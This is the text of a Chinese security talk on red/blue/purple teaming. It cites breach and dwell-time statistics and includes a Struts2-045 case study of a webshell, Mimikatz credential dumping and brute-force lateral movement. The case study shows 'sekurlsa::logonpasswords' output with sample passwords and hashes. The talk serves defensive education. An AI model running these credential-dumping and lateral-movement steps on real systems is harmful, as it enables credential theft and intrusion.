

真实环境下的红蓝对抗与协同

张嵩

数据泄露距离我们多
远？

根据“补天平台”的数据，因为软件漏洞的存在... ..

金融行业 态势严峻 | 平均每天可泄露110万条金融数据

2016年，高危漏洞
1992个，涉及159家机构

39979.4593万条

可轻易、直接泄露

The Ultimate Detection Metric: ***Reductions in Dwell Time***

攻陷检测时间中位数：146天（2016年）

ORGANIZATIONS MORE VIGILANT ABOUT DISCOVERY

In 2015, the median time from compromise to discovery was cut by 59 days, down from 205 days.

TIME FROM COMPROMISE TO DISCOVERY

MEDIAN

146
DAYS

EXTERNAL
NOTIFICATION

320
DAYS

INTERNAL
DISCOVERY



56
DAYS

Source: M-Trends 2016, FireEye

关于“攻陷”，FireEye怎么说？

DWELL TIMES

攻陷检测时间中位数：99天（2017年）
APAC：172天




Source: M-Trends 2017, FireEye




The time it took attackers to compromise the system



Where data was stolen, how long it took to exfiltrate



How long it was before the victim became aware of the incident



The time it took the victim to contain the incident



FIGURE 2
TIME TO DISCOVER AN INCIDENT IN FINANCE

Verizon 数据泄露调查报告2016—国际金融服务机构

54%的国际金融机构需要数“周”的时间“感知”一个可导致泄露的事件；
23%的机构可以在“几个小时到几天”的时间内“感知”

The time it took attackers to compromise the system.

Where data was stolen, how long it took to exfiltrate.

How long it was before the victim became aware of the incident.

Verizon 数据泄露调查报告2015—国际金融服务机构

38%的国际金融机构需要数“月”的时间“感知”一个可导致泄露的事件；
21%的机构需要几周到的几个月的时间“应对”事件和外部威胁

国际金融机构攻陷检测时间在降低，中国呢？





Figure 2: Incident timeline for financial services

拿下一片数据中心区域，
难吗？
Let's see~

一个真实威胁应对过程：Struts2-045 重大漏洞案例分析



一下手头的清单，确定存在Struts2漏洞；确认中间件运行权限(通常为root或system，最高权限)

无需
Deliver阶段

1-2分钟，
确定web
应用物理
路径并上
传
webshell

Mimikatz
抓取当前
服务器会
话的明文
密码，没
有会话的
用户抓取
哈希后通
过哈希获
取密码

5分钟，扫
描当前C段
存活主机

如何利用Struts2漏洞拿下 一片数据中心——技术篇



在官方出
公告后的
24小时内，
POC、攻
击代码快
速流传

1分钟，进
程执行
Struts2攻
击脚本，
利用漏洞

10分钟，
初步收集
敏感信息
(网络连接
情况、数
据库连接
字符串、
web应用
管理员密
码等)

5分钟，分
析归纳管
理员用户
名、密码
与主机名、
应用类型、
IP等信息
的关联，
根据规律
生成密码

5-10分钟，
使用生成
的密码字
典对存活
的主机进
行爆破并
成功横向
渗透到相
关主机

Proactive Detection
Mitigation

Incident Response & Mission Assurance

Recon

Weaponize

Deliver

Exploit


Control

Execute

Maintain

MITRE

Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Execution
Collection
Exfiltration
Command and Control



```
命令提示符
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\test>net localgroup administrators
名称      administrators
注释      管理员对计算机/域有不受限制的完全访问权
成员

Administrator
adm-operator
test
命令成功完成。

C:\Documents and Settings\test>
```



```
mimikatz 2.1.1 x64 (ee.ee)
mimikatz # privilage::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 : 932600 <00000000:000e3b50>
Session           : RemoteInteractive from 2
User Name         : test
Domain            : APP-UEB1
Logon Server      : APP-UEB1
Logon Time        : 2017-3-24 10:06:30
SID               : S-1-5-21-2870982494-3434651636-1598615129-1024

msv :
[00000002] Primary
  Username : test
  Domain   : APP-UEB1
  LM       : 4dfeef64ab921caaad3b435b51494ee
  NTLM     : 32ed87bd5f5dc5e9cba88547376818d4
  SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
wdigest :
  Username : test
  Domain   : APP-UEB1
  Password : 123456
kerberos :
  Username : test
  Domain   : APP-UEB1
  Password : 123456
ssp :
credman :

Authentication Id : 0 : 590004 <00000000:00091ff4>
Session           : RemoteInteractive from 1
User Name         : adm-operator
Domain            : APP-UEB1
Logon Server      : APP-UEB1
Logon Time        : 2017-3-24 10:04:00
SID               : S-1-5-21-2870982494-3434651636-1598615129-1023

msv :
[00000002] Primary
  Username : adm-operator
  Domain   : APP-UEB1
  LM       : 2748bhc353650d3e771afaf60f0cfa6
  NTLM     : eada540b31e-edcbe-0924176b309ab83ec9c61bd
  SHA1     :
wdigest :
  Username : adm-operator
  Domain   : APP-UEB1
  Password : adm_WebSrv02017~
kerberos :
  Username : adm-operator
  Domain   : APP-UEB1
  Password : adm_WebSrv02017~
ssp :
credman :

Authentication Id : 0 : 796 <00000000:000003e4>
Session           : Service from 0
User Name         : NETWORK SERVICE
Domain            : NT AUTHORITY
Logon Server      : <null>
Logon Time        : 2017-3-24 9:58:58
SID               : S-1-5-20

msv :
[00000002] Primary
  Username : APP-UEB1$
  Domain   : WORKGROUP
  LM       : aad3b435b51404eeaad3b435b51404ee
  NTLM     : 31d6cfe0d16ae931b73c52470c089c0
```



读取口令


- 通过Struts2 漏洞添加名为test的管理员 用户
- 登录系统后查看管理员组成员
- 确认当前系统会话情况：
 - test在线，adm-operator用户断开
- 用Mimikatz读取当前所有会话用户的明文密码
- 用Mimikatz读取Administrator的Hash

企业何去何从？

企业安全理念的转变：从~“不出事”，到~打破攻杀链，随着威胁管理的成熟度提高，检测、响应时间降低



真实环境对抗，
内功够吗？
如何增强？



多久可以发现？
应对？

的！
“雅虎们”的现身说法：
不出事儿恐怕是不可能

企业安全需要多支队伍：红、蓝、紫



企业安全需要多支队伍：红、蓝、紫

Red Teaming—企业内部安全人员：

- 大量在“运维”
- “防”：网络与主机安全防护
- “攻”：软件安全测试、渗透测试
- “响应”：威胁发现、应对，威胁猎捕

老板，
缺人缺技能！
需要外部辅助
检测与应对！

Blue Teaming—企业外部安全人员：

• 白帽子



- 传统企业内部蓝军
- 传统外部渗透测试人员

企业，
你又搓了！

抱歉，
安全公司也缺人！

TRANSFORMATION

Purple Teaming—企业外部技术顾问人员：

- 众测过程中的观测、指导
- 众测结果驱动的安全架构、运营和技术措施咨询与优化
- 咨询如何检测、应对“Mimikatz”们，感知真实攻击
- 讲解黑客、黑产套路，如何躲避防御和检测
- “导演”红蓝对抗演习；以“教育”为目的高级测试、演练
- 应急响应、调查取证、Threat Hunting、MDR、MSS
- 辅助企业建设可运营的SIC、SOC，优化安全分析过程、效率

企业，莫慌
我来教：
为什么搓了？
如何在同一个地方
不再搓！

Takeaways—Purple Teaming的结

- 对白帽子还在纠结？平衡下有和没有白帽子哪个风险大
 - 安全服务人员和白帽子需要协同，各有专攻
- 传统堆设备的安全方法，带来的只是一种虚假的安全感
- 红蓝对抗演习验证了“假设攻陷”理念；思想转变以后，感知到的是不同的景象
 - 没有不透风的“墙”